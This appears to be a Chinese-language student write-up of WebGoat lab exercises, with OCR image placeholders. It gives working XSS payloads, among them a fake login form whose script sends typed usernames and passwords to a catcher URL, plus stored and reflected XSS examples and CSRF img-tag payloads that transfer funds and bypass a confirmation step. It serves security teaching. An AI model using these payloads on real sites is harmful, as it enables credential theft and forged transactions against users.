
在输入框输入以下内容：

```
</form>
<script>
  function hack() {
    XSSImage = new Image;
    XSSImage.src = "http://localhost:8080/WebGoat/catcher?PROPERTY=yes&user=" +
document.phish.user.value + "&password=" + document.phish.pass.value + "";
    alert("Had this been a real attack... Your credentials were just stolen. User Name
= " + document.phish.user.value + " Password = " + document.phish.pass.value);
  }
</script>
<form name="phish">
  <br><br>
  <HR>
  <H3>This feature requires account login:</H2>
    <br><br>
    Enter Username:<br>
    <input type="text" name="user"><br>
```

```
    Enter Password:<br>
    <input type="password" name="pass"><br>
    <input type="submit" name="login" value="login" onclick="hack()">
</form>
<br><br>
<HR>
```









2.2 Stored XSS Attacks

因为直接将Message中的内容显示到网页中，所以我们可以在Message中输入html和js代码，使得阅读我们消息的用户运行我们的代码，从而进行攻击。


在Message中输入`<script language="javascript" type="text/javascript">alert("I am a hacker!");</script>`并提交：



当查看alert时：




成功：




2.3 Reflected XSS Attacks

在access code中输入XSS代码`<SCRIPT>alert('bang!');</SCRIPT>`，点击Purchase按钮：



成功：




2.4 Cross Site Request Forgery (CSRF)


在输入框中输入一个虚假的img的表单，其中src设置为attack，设置参数Screen=2078372、menu=900、transferFunds=5000：


```
<img src='attack?Screen=2078372&menu=900&transferFunds=5000'>
```

点击Submit：



当受害者选中clickme时，会下载虚假的图片，实则向其他站点发送带有cookie等参数的请求，从而使得其他站点执行非法操作：






2.5 CSRF Prompt By-Pass

类似上面的操作，我继续使用img表单：

```
<img
src="attack?Screen=1471017872&menu=900&transferFunds=5000"
onerror="document.getElementById('end').src='attack?
Screen=1471017872&menu=900&transferFunds=CONFIRM'">
<img id="end" >
```

这里使用了两个img，在第一个请求结束后，修改第二个表单的请求地址，来实现确认功能。

